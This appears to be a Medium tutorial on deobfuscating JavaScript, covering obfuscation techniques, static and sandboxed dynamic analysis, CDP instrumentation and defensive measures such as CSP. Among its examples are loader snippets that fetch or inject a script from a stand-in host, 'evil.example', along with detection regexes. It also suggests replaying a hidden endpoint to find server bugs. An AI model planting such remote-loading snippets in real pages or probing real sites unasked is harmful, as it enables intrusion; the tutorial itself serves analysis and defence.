A Guide to JavaScript Deobfuscation
A practical guide to understanding obfuscated JavaScript through static and controlled dynamic analysis, defensive tooling, and safe investigation.

Introduction
Obfuscated JavaScript is the digital equivalent of a locked box: it hides intent, hides functionality, and sometimes hides danger. Whether you’re hunting malicious payloads during a red-team engagement, triaging suspicious web content in blue-team incident response, or simply sharpening your reverse-engineering chops, being able to peel back layers of obfuscation is a must.
This article walks you from the basics to practical mastery. We’ll quickly review the anatomy of an HTML page so you can reliably find the JavaScript that matters, then explore common obfuscation techniques and the why behind them. You’ll learn step-by-step methods to reverse those transformations; from variable renaming and string mangling to control-flow tricks and eval-based loaders and turn confusing code into readable logic. Finally, we’ll put it together by manually reconstructing a deobfuscated script to understand its behavior and reproduce its functionality.
By the end you’ll not only read obfuscated scripts with confidence, you’ll be able to explain what they do, extract indicators of compromise, and recreate their core behavior for analysis or defensive testing. Let’s lift the veil.
The following topics will be discussed:
HTML & JavaScript Basics
What Is Obfuscation?
Common JavaScript Obfuscation Techniques
Static Analysis Techniques
Dynamic Analysis Techniques
Automated & Assisted Deobfuscation Tools
Code Analysis
Defensive & Mitigation Considerations
Appendices
1- HTML & JavaScript Basics
Most websites nowadays utilize JavaScript to perform their functions. While HTML is used to determine the website’s main fields and parameters, and CSS is used to determine its design, JavaScript is used to perform any functions necessary to run the website. This happens in the background, and we only see the pretty front-end of the website and interact with it.
Even though all of this source code is available at the client-side, it is rendered by our browsers, so we do not often pay attention to the HTML source code. However, if we wanted to understand a certain page’s client-side functionalities, we usually start by taking a look at the page’s source code. This section will show how we can uncover the source code that contains all of this and understand its general usage.
Anatomy of an HTML page
A minimal HTML skeleton:
1
2
3
4
5
6
7
8
9
10
11
12
<!doctype html>
<html lang="en">
<head>
 <meta charset="utf-8">
 <title>Example</title>

</head>
<body>

 <script src="app.js"></script>
</body>
</html>
The HTML source code can hold various information, such as comments, to further facilitate a better understanding of the code. Developers may leave sensitive information, which can be further taken advantage of. It is worth reading through the HTML comments.
Where JavaScript lives
Inline<script>tags inside <head> or <body>. Obfuscation often appears here directly.
External.jsfiles referenced with src= the most common place for larger payloads.
Event handler attributes on tags: <button onclick="doStuff()"> can contain obfuscated snippets.
Data URIs and data blobs: src="data:text/javascript;base64,..." or scripts injected via eval that decode base64/text.
HTML attributes,data-*attributes: encoded strings in data- attributes later decoded by JS.
Injected by frameworks or loaders: scripts may be dynamically added by other scripts (document.createElement('script') + appendChild).
Service worker or Web Worker filesseparate thread scripts that may fetch other payloads.
2- What Is Obfuscation?
Obfuscation is a technique used to make a script more difficult to read by humans but allows it to function the same from a technical point of view, though performance may be slower. This is usually achieved automatically by using an obfuscation tool, which takes code as an input, and attempts to re-write the code in a way that is much more difficult to read, depending on its design.
For example, code obfuscators often turn the code into a dictionary of all of the words and symbols used within the code and then attempt to rebuild the original code during execution by referring to each word and symbol from the dictionary. The following is an example of a simple JavaScript code being obfuscated:


Note: Obfuscation can be used for legitimate IP protection or for malicious hiding. When analyzing unknown code, always use isolated environments (VMs, headless browsers with network controls) and legal/ethical constraints (don’t run malware on production systems or act on intelligence you’re not authorized to use).
It must be noted that doing authentication or encryption on the client-side is not recommended, as code is more prone to attacks this way.
3- Common JavaScript Obfuscation Techniques
Below are the obfuscation patterns you’ll see most often, short examples of each. I keep examples safe and focused on analysis. The goal is understanding, not enabling abuse.
Identifier mangling / renaming
What: Meaningful names become short or random (e.g., isAdmin → _0x4a). Why: Makes semantics hard to guess at a glance.
1
2
function _0x4a(a,b){return a+b;}
var _0x3 = _0x4a(1,2);
String-array indirection
What: Strings are stored in an array and referenced by numeric indices (sometimes the array itself is encoded). Why: Prevents direct pattern matching of important strings (URLs, function names, IOCs).
1
2
3
var _0x = ["\x61\x64\x6d\x69\x6e", "http://evil.example/payload"];
console.log(_0x[0]);
fetch(_0x[1]);
Escaped characters &fromCharCode
What: Characters built with \xNN, \uNNNN or String.fromCharCode. Why: Hides strings and defeats naive text searches.
1
2
var s = "\x61\x6c\x65\x72\x74";
console.log(String.fromCharCode(0x68,0x69));
Base64 / hex / arithmetic encoding
What: Large blobs encoded as base64/hex or constructed via math expressions. Why: Hides payloads and makes patterns less visible.
1
2
var p = "Y29uc29sZS5sb2coJ2hlbGxvJyk="; // base64 of console.log('hello')
eval(atob(p));
eval, new Function, and indirect execution
What: Code is constructed as strings and executed at runtime. Why: Enables multi-stage unpacking and dynamic assembly of payloads.
1
2
var code = "console.log('hi')";
new Function(code)();
Packing
What: A small decoder routine unpacks a payload at runtime (classic p,a,c,k,e,d packers). Why: Keeps the real payload hidden until execution.
1
2
3
(function(p,a,c,k,e,d){

})("packedPayload", 62, ...);
Control-flow flattening & opaque predicates
What: Natural control flow replaced with state-machine/switch-based jumps and bogus conditions. Why: Harder to follow by eye or static analysis.
1
2
3
4
5
6
7
8
var state=0;
while(true){
 switch(state){
 case 0: doA(); state=1; break;
 case 1: if(cond) state=2; else state=3; break;
 ...
 }
}
junk code insertion
What: Extra functions, unreachable branches, or no-op calculations. Why: Bloat static analysis noise and slow manual review.
1
2
function useless(){ for(let i=0;i<1000;i++){} }
if(false) { doSomething(); }
Self-modifying code & loaders that fetch remote stages
What: Script modifies itself or dynamically fetches additional JS from remote URLs. Why: Keeps important stages off-disk until runtime.
1
2
3
var s = document.createElement('script');
s.src = atob("aHR0cDovL2V2aWwuZXhhbXBsZS9wYXlsb2FkLmpz");
document.head.appendChild(s);
Anti-analysis and environment checks
What: Detects debuggers, devtools, headless browsers, VM artifacts, time anomalies. Why: Alter behaviour or exit when analysis is suspected.
1
2
if(navigator.webdriver) { }
if(new Date() - start < 5) { }
4- Static Analysis Techniques
Static analysis is “reading” the code without running it, your first line of defense and the fastest way to get an overview. The goal: recover structure, find suspicious constructs, and resolve as many constants as possible so dynamic parts become smaller and safer to handle.
What you get from static analysis
File / dependency map (what scripts exist and how they reference each other).
Candidate IOCs (domains, paths, suspicious strings).
Collections of encoded constants or string tables to decode offline.
A reduced, easier-to-read program to guide dynamic steps.
Tools & techniques
- Beautifiers: make minified code readable (online or CLI: js-beautify, prettier).
- AST parsers / transformers: Esprima, Acorn, Babel: use these to replace nodes programmatically (e.g., inline resolved constants).
- Static regex / grep: find suspicious calls quickly.
- Sandboxed REPL for constants: evaluate only extracted constant expressions (arrays,
fromCharCodearguments) in an isolated Node with no network. NEVER evaluate whole unknown scripts on your workstation. - Manual pattern scripts: small scripts that replace
_0x12[34]occurrences with the literal string once you’ve decoded the array.
Example: resolving string-array indirection
Obfuscated snippet:
1
2
var _0x = ["\x68\x69","\x21"];
(function(a){ console.log(a[0] + " there" + a[1]); })(_0x);
Steps:
- Extract
["_0x"]array into a small safe script. - Decode escapes (many editors do this) or run the array in an isolated Node REPL and print it.
- Replace
a[0]/_0x[0]with"hi"in a copy of the file.
Example replacement script (conceptual, run in an isolated environment you control):
1
const { vm } = require('vm');
Important: run only the extracted data, not the whole obfuscated program.
5- Dynamic Analysis Techniques
Dynamic analysis runs the code (or parts of it) in a controlled environment to observe real behavior: what gets decoded, which network endpoints are contacted, and how control flow actually executes. It’s necessary when static analysis can’t fully resolve runtime-built strings or jumps.
Safety first
Always run untrusted code in an isolated VM / container / disposable sandbox with network controls (dump-only or simulated network) and monitoring. Prefer snapshots so you can revert. Treat any decoded payload as potentially malicious.
Goals of dynamic analysis
- Capture the actual strings fed to
eval/Function. - Record network activity (URLs, request bodies).
- Observe DOM interactions, file writes, and spawned child processes.
- Trace control flow and collect coverage to remove dead/junk code.
Techniques & practical tricks
1/ Instrument dynamic evaluators
Monkey-patch critical functions to capture the generated string instead of (or before) executing it.
Example (run in an isolated browser console or instrumented environment):
1
2
3
4
5
6
const realEval = window.eval;
window.eval = function(s){
 console.log('[INTERCEPT eval] length=', s && s.length);
 console.log(s);

};
Do the same for Function, setTimeout with string args, document.write, etc.
2/ Pause on XHR/fetch (programmatic breakpoint via CDP)When a network XHR/fetch is observed, pause page execution to inspect runtime state.
1
2
3
4
5
6
page.on('request', async req => {
 if (req.resourceType() === 'xhr' || /api|json|payload/i.test(req.url())) {
 console.log('XHR/fetch -> pausing');
 await client.send('Debugger.pause');
 }
});
3/ Set breakpoint in a script (CDP)Point breakpoint to a URL and line number so unpacker code stops where you expect.
1
2
3
4
5
await client.send('Debugger.setBreakpointByUrl', {
 url: 'https://example.com/static/packed.js',
 lineNumber: 42, // 0-based
 columnNumber: 0
});
Note: use pretty-printed sources in DevTools to find correct lines if file is minified.
/ Event-listener breakpoint Pause whenever a specific DOM event handler executes (e.g., DOMContentLoaded or click).
1
await client.send('DOMDebugger.setEventListenerBreakpoint', { eventName: 'DOMContentLoaded' });
catches handlers registered for that event anywhere on the page.
6- Automated & Assisted Deobfuscation Tools
Automated tools speed up the boring, repetitive parts of deobfuscation so you can focus on the interesting bits: reasoning out intent. Below is a compact, practical guide each item says what it is, why it helps, a short example/command or usage tip, and one-line caveats. Paste-and-run friendly where appropriate.
Use a small chain: beautify → resolve string-tables/unpackers → AST transforms → runtime capture → coverage. Key tool types are beautifiers, string-array/packer resolvers, AST transformers (jscodeshift/babel), headless browsers for instrumentation (Playwright/Puppeteer), and coverage/tracing via CDP.
When to use: for bulk triage, common packers, and to quickly turn noisy blobs into manageable code. Caveat: automation helps but can break or hide subtle behaviour, always verify outputs in a safe sandbox and keep originals.
7- Code Analysis
Now that we have deobfuscated the code, we can start going through it:
1
2
3
4
5
6
7
8
'use strict';
function generateSerial() {
 ...SNIP...
 var xhr = new XMLHttpRequest;
 var url = "/serial.php";
 xhr.open("POST", url, true);
 xhr.send(null);
};
We see that the secret.js file contains only one function, generateSerial.
HTTP Requests
Let us look at each line of the generateSerial function.
Code Variables
The function starts by defining a variable xhr, which creates an object of XMLHttpRequest. As we may not know exactly what XMLHttpRequest does in JavaScript, let us Google XMLHttpRequest to see what it is used for. After we read about it, we see that it is a JavaScript function that handles web requests.
The second variable defined is the URL variable, which contains a URL to /serial.php, which should be on the same domain, as no domain was specified.
Code Functions
Next, we see that xhr.open is used with "POST" and URL. We can Google this function once again, and we see that it opens the HTTP request defined ‘GET or POST’ to the URL, and then the next line xhr.send would send the request.
So, all generateSerial is doing is simply sending a POST request to /serial.php, without including any POST data or retrieving anything in return.
The developers may have implemented this function whenever they need to generate a serial, like when clicking on a certain Generate Serial button, for example. However, since we did not see any similar HTML elements that generate serials, the developers must not have used this function yet and kept it for future use.
With the use of code deobfuscation and code analysis, we were able to uncover this function. We can now attempt to replicate its functionality to see if it is handled on the server-side when sending a POST request. If the function is enabled and handled on the server-side, we may uncover an unreleased functionality, which usually tends to have bugs and vulnerabilities within them.
8- Defensive & Mitigation Considerations
Think of obfuscated JavaScript like a sneaky ninja: it hides, it strikes fast, and it loves chaos. Here’s how to fight back without getting hit:
CSP to the rescue! Enforce a strict Content Security Policy. Ban eval, restrict script sources, and hand out nonces like VIP tickets. Ninja scripts can’t enter without the golden pass.
Subresource Integrity (SRI) Your scripts come with a tamper-proof seal. If someone messes with them, the browser throws a tantrum no payload delivery today!
Keep third-party code lean Fewer external scripts = fewer backdoors. Only invite trustworthy guests to the party.
Disable sketchy features document.write, dangerous plugins, unrestricted APIs… turn them off. Fewer tools for the ninja to exploit.
Runtime monitoring Watch for eval frenzy, dynamic script insertions, or suspicious network calls. Think of it as a motion sensor for your website.
Static vetting & supply chain hygiene Scan scripts before deployment. Don’t let shady scripts sneak in under the guise of “updates.”
Network lockdown DNS whitelisting and egress filtering: the ninja can’t call their friends if the phone lines are cut.
Incident playbook Prepare your “ninja response team”: isolate the VM, capture HTML/JS, collect traffic, run safe headless captures then strike back with your analysis.
Developer awareness Teach devs: eval is evil, dynamic scripts are dangerous, safer alternatives exist your code dojo needs rules!
Detection tuning Build heuristics for obfuscation telltales string arrays, fromCharCode gymnastics, repeated eval calls. But don’t go overboard; false positives are pesky apprentices.
Safety first Always analyze in isolated environments. Treat obfuscated code like a curious cobra admire, study, don’t pet.
Takeaway: Hardening your environment and watching for sneaky behavior keeps the ninja scripts at bay while letting you peek behind the mask safely.
9. Appendices
Your secret utility belt all the cheats, mini-tools, and tricks you’ll actually use while poking at obfuscated code.
Quick regex magic
- Find dynamic evaluators:
\b(eval|Function|setTimeout)\s*\( - Spot hex escapes:
\\x[0-9a-fA-F]{2} - Detect string arrays:
var\s+_0x[a-f0-9]{2,}\s*=\s*\[ - Catch base64 blobs:
(?:[A-Za-z0-9+/]{40,}={0,2})
Packer signatures Long one-liners, _0x-style variables, or p,a,c,k,e,d wrappers? Yep, classic ninja moves.
Tiny CLI cheats
1
2
3
js-beautify obf.js -r
npx jscodeshift -t transform.js obf.js
node -e "console.log(Buffer.from('BASE64HERE','base64').toString())"
Essential tools for your belt
- Beautifiers:
prettier,js-beautify - AST magicians:
acorn,recast,jscodeshift,babel - Runtime spies:
Playwright,Puppeteer, Chrome + CDP - Network watch:
mitmproxy,Burp,tcpdump
Mini checklists Static: save HTML + JS → pretty-print → hunt telltales → extract arrays → plan instrumentation Dynamic: sandbox VM → patch eval/Function → capture network → coverage → save payloads
Quick report template
- Sample ID / origin
- Collected files
- IOCs (domains, hashes, weird strings)
- Execution summary
- Mitigation & detection suggestions
- Glossary (short & sweet)
- IIFE: immediately invoked, like a surprise ninja strike
- CSP:Content Security Policy, your dojo’s rules
- SRI:tamper-proof seals on scripts
- C2:command & control, the ninja’s walkie-talkie
- IOC:indicators of compromise, the breadcrumbs the ninja leaves behind.
Tip: Keep this appendix handy, it’s like your cheat sheet while you dance with obfuscated code.
Conclusion
Deobfuscation is part detective work, part engineering: combine careful static reading (ASTs, string-table resolution) with controlled dynamic runs (instrumented runtimes, network capture) and targeted automation to progressively reveal intent. Always work on copies inside isolated sandboxes, verify automated changes, and document IOCs and reconstructed pseudocode. With patience and the right tools, obscured code becomes readable and actionable.
Originally published on Medium.